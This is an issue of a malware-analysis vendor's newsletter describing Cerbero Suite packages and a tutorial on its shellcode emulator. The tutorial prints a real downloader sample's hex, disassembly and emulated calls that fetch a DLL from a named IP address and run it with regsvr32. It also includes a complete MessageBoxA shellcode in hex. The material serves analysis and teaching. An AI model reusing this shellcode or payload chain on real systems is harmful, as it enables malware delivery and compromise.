Cerbero Journal

”Dost thou love life? Then do not squander Time; for that’s the Stuff Life is made of.”
– **Benjamin Franklin**

ISSUE NR. 3 CERBERO LABS *JULY 11, 2023*

Summer has arrived and so has a new issue of our journal! This time it’s packed: 26 pages of news, articles, tutorials, challenges and games!

We’ll be discussing many of the packages we have released in the past 6 months for both commercial and personal licenses of Cerbero Suite.

Moreover, to celebrate the summer season we have included an IT crossword puzzle which you can solve at the beach while sipping your favorite drink!


SILICON SHELLCODE EMULATOR

When analyzing malware we’re often presented with shellcode. Until now Cerbero Suite has offered a plugin to convert shellcode to an executable for debugging purposes.

Now we have a more advanced and secure solution!

One of the main new features in this series of Cerbero Suite is undoubtedly the introduction of a lightweight x86/x64 emulator for Windows shellcode.

We’ll discuss how to use the emulator and how to extend its functionality by implementing an unsupported Win32 API function in Python. [read more]


[6683E4FCFC...] - Silicon Shellcode Emulator - Cerbero Suite
File
Debug
Views
CPU
Registers
Output
Memory
Emulator

```
   0x0002115A  75 FA           jne     0x21156
   0x0002115C  47              inc     edi
   0x0002115D  80 3F 00        cmp     byte ptr [edi], 0
   0x00021160  75 C4           jne     0x21126
   0x00021162  6A 00           push    0
   0x00021164  6A FE           push    -2
   0x00021166  FF 56 08        call    dword ptr [esi + 8]
=> 0x00021169  E8 9C FE FF FF  call    0x2100A
   0x0002116E  10 84 3A 76 E0+ adc     byte ptr [edx + edi + 0x3D4FE076], al
   0x00021175  76 00           jbe     0x21177
   0x00021177  74 3D           je      0x211B6
   0x00021179  76 50           jbe     0x211CB
   0x0002117B  5E              pop     esi
   0x0002117C  3B 76 40        cmp     esi, dword ptr [esi + 0x40]
   0x0002117F  7F 3A           jg      0x211BB
   0x00021181  76 B0           jbe     0x21133
   0x00021183  0C 66           or      al, 0x66
   0x00021185  73 68           jae     0x211EF
   0x00021187  74 74           je      0x211FD
   0x00021189  70 3A           jo      0x211C5
   0x0002118B  2F              das
   0x0002118C  2F              das
   0x0002118D  31 32           xor     dword ptr [edx], esi
   0x0002118F  39 2E           cmp     dword ptr [esi], ebp
   0x00021191  31 32           xor     dword ptr [edx], esi
```

```
[C][D] EAX 00000020
[C][D] ECX 00000001
[C][D] EDX 00000000
[C][D] EBX 0018DAE8 -> STR:C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll
[C][D] ESP 0018DAD8
[C][D] EBP 00000023
[C][D] ESI 0002116E (PAYLOAD)
[C][D] EDI 000211B6 (PAYLOAD)

[C][D] EIP 00021169 (PAYLOAD)

EFL 00000246 (PF, ZF, IF)
```

```
info: input data mapped at address 0x00021000
simulated API: VirtualProtect() = OK
simulated API: LoadLibraryA("urlmon") = OK
simulated API: GetTempPathA() = OK
simulated API: URLDownloadToFileA(url:"http://129.121.231.188/data/Home/w.php?f=16&e=4",
file:"C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: WinExec("C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: WinExec("regsvr32 -s C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: TerminateThread() = PAUSED
```


```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00021000  66 83 E4 FC FC 85 E4 75  34 E9 5F 33 C0 64 8B 40  f......u4._3.d.@
00021010  30 8B 40 0C 8B 70 1C 56  8B 76 08 33 DB 66 8B 5E  0.@..p.V.v.3.f.^
00021020  3C 03 74 33 2C 81 EE 15  10 FF FF B8 8B 40 30 C3  <.t3,........@0.
00021030  46 39 06 75 FB 87 34 24  85 E4 75 51 E9 EB 4C 51  F9.u..4$..uQ..LQ
00021040  56 8B 75 3C 8B 74 35 78  03 F5 56 8B 76 20 03 F5  V.u<.t5x..V.v...
00021050  33 C9 49 41 FC AD 03 C5  33 DB 0F BE 10 38 F2 74  3.IA....3....8.t
00021060  08 C1 CB 0D 03 DA 40 EB  F1 3B 1F 75 E6 5E 8B 5E  ......@..;.u.^.^
Cursor: 21000
```

```
Enter debug command (h for help) [focus with Ctrl+Alt+.]
```

The Silicon Shellcode Emulator interface.

POWERSHELL BEAUTIFIER


A beautifier for PowerShell which not only features a complete parser for the language, but also includes many deobfuscation capabilities. [read more]



We’ll also discuss some of the advanced deobfuscation capabilities we have included in version 3.0 of this package. [read more]


SIMPLE BATCH EMULATOR

Malware which includes batch scripts can be deobfuscated with a new package. [read more]


[onenote_batch_mw.zip] - Cerbero Suite Advanced 6.1 - Cerbero Suite

HYBRID ANALYSIS INTELLIGENCE

The support for intelligence providers in Cerbero Suite grows richer with one more added to the list. This package integrates Hybrid Analysis directly into Cerbero Suite. [read more]



WRITING PLUGINS

In the last months we have reached an important milestone in the SDK documentation process: the SDK now features the complete guide on how to create plugins and extensions for Cerbero Suite and Cerbero Engine. [read more]

URL EXTRACTOR

Extract URLs from any file format when scanning a file. [read more]

INDEX

CERBERO STORE

One of the major features introduced in the previous series of Cerbero Suite and Cerbero Engine was Cerbero Store: a simple way to install and update packages.

Chief among the reasons we had to create Cerbero Store was the necessity to release faster updates. It is extremely efficient to update a specific part rather than the whole application and it prevents users being forced to update when they're not interested in a particular functionality.


Additionally, our software runs on multiple platforms. Which means that each update requires us to create multiple software packages. This problem is solved by Cerbero Store, since all platforms share the same package code.

The ability to release fast and granular updates has been essential as ours was the first commercial solution for malware analysts to implement a parser for OneNote documents.

As we've seen in the latest months, OneNote documents have become one of the main vectors for the deployment of malware. In this issue we show two malicious OneNote documents that we have analyzed.

Meanwhile, Cerbero Store is getting more and more populated by packages. So much so that we can't present all of the packages we have released since January in this issue!

We'll continue to add more packages to Cerbero Store and, thanks to the complete guide for writing plugins, you can now create your own.


Cerbero Store - Cerbero Suite

Category
All (29)
Updates (0)
Installed (28)
Featured (4)
Cloud (3)
Cryptography (3)
Debug (2)
Development (1)
File Formats (9)
Forensics (1)
Malware (12)
Online (4)
Reversing (9)
Security (1)

Package	State
7z Format	Installed
API Solver	Installed
AbuseCH Intelligence	Installed
CRX Format	Installed
Common Passwords	Installed
DotNET BinaryFormatter Decoder	Installed
EML Format	Installed
HybridAnalysis Intelligence	Install
ISO Format	Installed
IceDark Theme	Installed
JavaScript Beautifier	Installed
Microsoft Authenticode	Installed
Native Ghidra UI	Installed
OneNote Format	Installed
PList Format	Installed
PowerShell Beautifier	Installed
Python Snippets	Installed
Sample Downloader	Installed
ShellcodeToExecutable	Installed
Silicon Shellcode Emulator	Installed
Simple Batch Emulator	Installed

Name: API Solver
Version: 1.1.3
Author: Cerbero Labs

Size: 7.024 MBs
Date: mar apr 25 2023

Description: Utility to resolve API names from their checksums. This is especially useful when analyzing shellcode. Currently provides support for Win32/WinNT APIs and x86/x64 instructions.


COMMERCIAL-ONLY PACKAGES

Personal license holders of Cerbero Suite have access to many packages on Cerbero Store. However, we reserve some packages such as the Silicon Shellcode Emulator package to commercial licenses. We try to limit the number of packages reserved to commercial licenses to those which we think fulfill a commercial activity. Additionally, some packages may be available to Cerbero Suite Advanced and not to Cerbero Suite Standard, in case they rely on features not available to the latter.

SILICON SHELLCODE EMULATOR PACKAGE

We have created a lightweight x86/x64 emulator designed for Windows shellcode for all commercial licenses of Cerbero Suite Advanced.

You can check out the video presentation for a quick introduction.


[6683E4FCFC...] - Silicon Shellcode Emulator - Cerbero Suite
File
Debug
Views
CPU
Registers
Output
Memory
Emulator

```
[X] => 0x73660CB0   8B FF            mov     edi, edi -> URLDownloadToFileA
       0x73660CB2   55               push    ebp
       0x73660CB3   8B EC            mov     ebp, esp
       0x73660CB5   83 E4 F8         and     esp, 0xFFFFFFF8
       0x73660CB8   81 EC 14 01 00+  sub     esp, 0x114
       0x73660CBE   A1 A0 94 68 73   mov     eax, dword ptr [0x736894A0]
       0x73660CC3   33 C4            xor     eax, esp
       0x73660CC5   89 84 24 10 01+  mov     dword ptr [esp + 0x110], eax
       0x73660CCC   8B 45 08         mov     eax, dword ptr [ebp + 8]
       0x73660CCF   53               push    ebx
       0x73660CD0   8B 5D 10         mov     ebx, dword ptr [ebp + 0x10]
       0x73660CD3   56               push    esi
       0x73660CD4   57               push    edi
       0x73660CD5   8B 7D 0C         mov     edi, dword ptr [ebp + 0xC]
       0x73660CD8   8B CF            mov     ecx, edi
       0x73660CDA   89 44 24 10      mov     dword ptr [esp + 0x10], eax
       0x73660CDE   8B 45 18         mov     eax, dword ptr [ebp + 0x18]
       0x73660CE1   89 44 24 14      mov     dword ptr [esp + 0x14], eax
       0x73660CE5   8D 51 01         lea     edx, [ecx + 1]
       0x73660CE8   8A 01            mov     al, byte ptr [ecx]
       0x73660CEA   41               inc     ecx
       0x73660CEB   84 C0            test    al, al
       0x73660CED   75 F9            jne     0x73660CE8
       0x73660CEF   2B CA            sub     ecx, edx
       0x73660CF1   8D 34 4D 02 00+  lea     esi, [ecx*2 + 2]
       0x73660CF8   56               push    esi
```

```
[C][D] EAX 00000030
[C][D] ECX 00000001
[C][D] EDX 00000000
[C][D] EBX 0018DAE8 -> STR:C:\Users\Kody\AppData\Local\Temp\wpbt0.dll
[C][D] ESP 0018DAC0
[C][D] EBP 00000021
[C][D] ESI 0002116E (PAYLOAD)
[C][D] EDI 00021186 -> STR:http://129.121.231.188/data/Home/w.php?f=16&e=4 (PAYLOAD)

[C][D] EIP 73660CB0 -> API:URLMON.URLDownloadToFileA

EFL 00000206 (PF, IF)
```


```
info: input data mapped at address 0x00021000
simulated API: VirtualProtect() = OK
simulated API: LoadLibraryA("urlmon") = OK
simulated API: GetTempPathA() = OK
```

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00021000  66 83 E4 FC FC 85 E4 75  34 E9 5F 33 C0 64 8B 40  f......u4._3.d.@
00021010  30 8B 40 0C 8B 70 1C 56  8B 76 08 33 DB 66 8B 5E  0.@..p.V.v.3.f.^
00021020  3C 03 74 33 2C 81 EE 15  10 FF FF B8 8B 40 30 C3  <.t3,........@0.
00021030  46 39 06 75 FB 87 34 24  85 E4 75 51 E9 EB 4C 51  F9.u..4$..uQ..LQ
00021040  56 8B 75 3C 8B 74 35 78  03 F5 56 8B 76 20 03 F5  V.u<.t5x..V.v...
00021050  33 C9 49 41 FC AD 03 C5  33 DB 0F BE 10 38 F2 74  3.IA....3....8.t
Cursor: 21000
```

```
bpx urldownloadtofilea
```

The Silicon Shellcode Emulator featuring the nostalgia-laden IceDark theme.

The emulator can be launched either from the main window, from the command line or from an action.


Cerbero Suite Advanced 6.4 - Cerbero Suite
Cerbero
Suite Advanced
Start
System Scan
Extensions
Update
Settings
About
Analysis
Debug
Hex
Memory
Online
Util
JavaScript Debugger: Safely debug JavaScript code
Silicon Shellcode Emulator

Latest news


Version 6.4

- added Silicon Shellcode Emulator package for commercial licenses
- added DES filter (DES, DESX, 3DES)
- added documentation for ITSF & JPEG modules
- added IceDark Theme package for all licenses
- improved command line interpreter
- fixed some bugs

Version 6.3

- added 7z Format package for all licenses
- added TAR Format package for all licenses
- added documentation for Crypto & GZ modules
- added new APIs to the SDK
- exposed Crypto module to the SDK
- fixed various bugs

Using the action the emulator can be launched from within any hex view.



#	File	Risk	Format
1	C:\tmp\shellcode	0% (f)	?


```
----------------------
[URL Extractor Report]
----------------------
root: C:\tmp\shellcode
    url: http://129.121.231.188/data/Home/w.php?f=16&e=4
        source: scraper - encoding: ascii - offset: 0x186
```

Name: shellcode

- Online
  - Intelligence: MalwareBazaar
- Warnings
  - Possible shellcode detected

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00000000  66 83 E4 FC FC 85 E4 75  34 E9 5F 33 C0 64 8B 40  f......u4._3.d.@
00000010  30 8B 40 0C 8B 70 1C 56  8B 76 08 33 DB 66 8B 5E  0.@..p.V.v.3.f.^
00000020  3C 03 74 33 2C 81 EE 15  10 FF FF B8 8B 40 30 C3  <.t3,........@0.
00000030  46 39 06 75 FB 87 34
00000040  56 8B 75 3C 8B 74 35
00000050  33 C9 49 41 FC AD 03
00000060  08 C1 CB 0D 03 DA 40
00000070  24 03 DD 66 8B 0C 4B
00000080  03 DD 8B 04 8B 03 C5
00000090  20 80 7D 0C 33 74 03
000000A0  05 59 E8 98 FF FF FF
000000B0  6A 40 68 FF 00 00 00
000000C0  5E 10 83 C3 05 FF E3
000000D0  6D 54 FF 16 83 C4 08
000000E0  EB 72 81 EC 04 01 00
000000F0  65 67 73 C7 44 24 04
00000100  2D 73 20 53 68 F8 00
00000110  51 C7 44 1D 00 77 70
00000120  6C C6 44 1D 09 00 59
00000130  51 6A 00 6A 00 53 57
00000140  6A 00 53 FF 56 04 6A
00000150  C3 0C EB 02 EB 13 47
00000160  75 C4 6A 00 6A FE FF
00000170  0E EC 98 FE 8A 0E 89
00000180  46 79 36 1A 2F 70 68
00000190  2E 31 32 31 2E 32 33
000001A0  61 2F 48 6F 6D 65 2F
Cursor: 0
```

Before the emulator workspace is accessible, a settings dialog is shown: an architecture and a memory profile must be selected.



Architecture: x86

Name
Task Explorer_x86

```
0x00000000   66 83 E4 FC    and    sp, 0xFFFC
0x00000004   FC             cld
0x00000005   85 E4          test   esp, esp
0x00000007   75 34          jne    0x3D
0x00000009   E9 5F 33 C0 64 jmp    0x64C0336D
0x0000000E   8B 40 30       mov    eax, dword ptr [eax
0x00000011   8B 40 0C       mov    eax, dword ptr [eax
0x00000014   8B 70 1C       mov    esi, dword ptr [eax
```

The address at which to map the shellcode: Optional


If a memory profile isn't already available, on Windows you can create a new one from a process on your system. An x86 shellcode requires an x86 process memory profile and an x64 shellcode requires an x64 process memory profile.

...continued from page 3.

Make sure that the selected process maps Urlmon.dll, which is often used by shellcode. On Linux and Mac it is necessary to copy a memory profile created on Windows to the profile directory.

Once the profile has been selected, the emulator can be launched.

In many cases we don't need step through the code manually and just can let the emulator run the code.


[6683E4FCFC...] - Silicon Shellcode Emulator - Cerbero Suite
File Debug Views
CPU
Registers
Output
0x Memory
Emulator

```
    0x0002115A   75 FA              jne      0x21156
    0x0002115C   47                 inc      edi
    0x0002115D   80 3F 00           cmp      byte ptr [edi], 0
    0x00021160   75 C4              jne      0x21126
    0x00021162   6A 00              push     0
    0x00021164   6A FE              push     -2
    0x00021166   FF 56 08           call     dword ptr [esi + 8]
=>  0x00021169   E8 9C FE FF FF     call     0x2100A
    0x0002116E   10 84 3A 76 E0+    adc      byte ptr [edx + edi + 0x3D4FE076], al
    0x00021175   76 00              jbe      0x21177
    0x00021177   74 3D              je       0x211B6
    0x00021179   76 50              jbe      0x211CB
    0x0002117B   5E                 pop      esi
    0x0002117C   3B 76 40           cmp      esi, dword ptr [esi + 0x40]
    0x0002117F   7F 3A              jg       0x211BB
    0x00021181   76 B0              jbe      0x21133
    0x00021183   0C 66              or       al, 0x66
    0x00021185   73 68              jae      0x211EF
    0x00021187   74 74              je       0x211FD
    0x00021189   70 3A              jo       0x211C5
    0x0002118B   2F                 das
    0x0002118C   2F                 das
    0x0002118D   31 32              xor      dword ptr [edx], esi
    0x0002118F   39 2E              cmp      dword ptr [esi], ebp
    0x00021191   31 32              xor      dword ptr [edx], esi
```

```
[C][D] EAX 00000020
[C][D] ECX 00000001
[C][D] EDX 00000000
[C][D] EBX 0018DAE8 -> STR:C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll
[C][D] ESP 0018DAD8
[C][D] EBP 00000023
[C][D] ESI 0002116E (PAYLOAD)
[C][D] EDI 000211B6 (PAYLOAD)

[C][D] EIP 00021169 (PAYLOAD)

EFL 00000246 (PF, ZF, IF)
```

```
info: input data mapped at address 0x00021000
simulated API: VirtualProtect() = OK
simulated API: LoadLibraryA("urlmon") = OK
simulated API: GetTempPathA() = OK
simulated API: URLDownloadToFileA(url:"http://129.121.231.188/data/Home/w.php?f=16&e=4",
file:"C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: WinExec("C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: WinExec("regsvr32 -s C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: TerminateThread() = PAUSED
```

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00021000  66 83 E4 FC FC 85 E4 75  34 E9 5F 33 C0 64 8B 40  f......u4._3.d.@
00021010  30 8B 40 0C 8B 70 1C 56  8B 76 08 33 DB 66 8B 5E  0.@..p.V.v.3.f.^
00021020  3C 03 74 33 2C 81 EE 15  10 FF FF B8 8B 40 30 C3  <.t3,........@0.
00021030  46 39 06 75 FB 87 34 24  85 E4 75 51 E9 EB 4C 51  F9.u..4$..uQ..LQ
00021040  56 8B 75 3C 8B 74 35 78  03 F5 56 8B 76 20 03 F5  V.u<.t5x..V.v...
00021050  33 C9 49 41 FC AD 03 C5  33 DB 0F BE 10 38 F2 74  3.IA....3....8.t
00021060  08 C1 CB 0D 03 DA 40 EB  F1 3B 1F 75 E6 5E 8B 5E  ......@..;.u.^.^

Cursor: 21000
```

```
Enter debug command (h for help) [focus with Ctrl+Alt+.]
```

As can be observed in the output view, the emulator simulated the APIs invoked by the shellcode.

_ _

EXTENDING THE EMULATOR

Sometimes it may be necessary to instrument the emulator or to extend its functionality to add support for specific features or APIs. In this section we'll show how to extend the emulator by adding a handler for an unsupported API.


As sample we'll use a shellcode which calls the 'MessageBoxA' API, which is not yet supported by the emulator.

We searched for a shellcode calling the 'MessageBoxA' API on the web and found the following:

```
31C9F7E1648B41308B400C8B7014AD96
AD8B58108B533C01DA8B527801DA8B72
2001DE31C941AD01D881384765745075
F4817804726F634175EB817808646472
6575E28B722401DE668B0C4E498B721C
01DE8B148E01DA89D531C95168617279
41684C696272684C6F61645453FFD268
6C6C616166816C240261616833322E64
685573657254FFD0686F78416166836C
2403616861676542684D6573735450FF
D583C41031D231C9526850776E6489E7
52685965737389E152575152FFD083C4
10686573736166836C2403616850726F
6368457869745453FFD531C951FFD0
```

To convert the text to data, just paste it into a text editor in Cerbero Suite and then press Ctrl+R →Conversion →Text to bytes.

Once we have the shellcode in a hex view, we can launch the Silicon Shellcode Emulator specifying the x86 architecture.


[31C9F7E164...] - Silicon Shellcode Emulator - Cerb
File Debug Views
CPU
[extend_emulator] - Python
extend_emulator
Output
0x Memory
Emulator

```python
        text_addr = emu.readValue(stack + 8, 4)
        title_addr = emu.readValue(stack + 12, 4)
        type = emu.readValue(stack + 16, 4)
    elif arch == "x64":
        hwnd = emu.getRegister("rcx")
        text_addr = emu.getRegister("rdx")
        title_addr = emu.getRegister("r8")
        type = emu.getRegister("r9d")
    # read the captions and print them to the output view
    text = emu.tryStringRead(text_addr, encoding="ascii") if text_addr else ""
    title = emu.tryStringRead(title_addr, encoding="ascii") if title_addr else ""
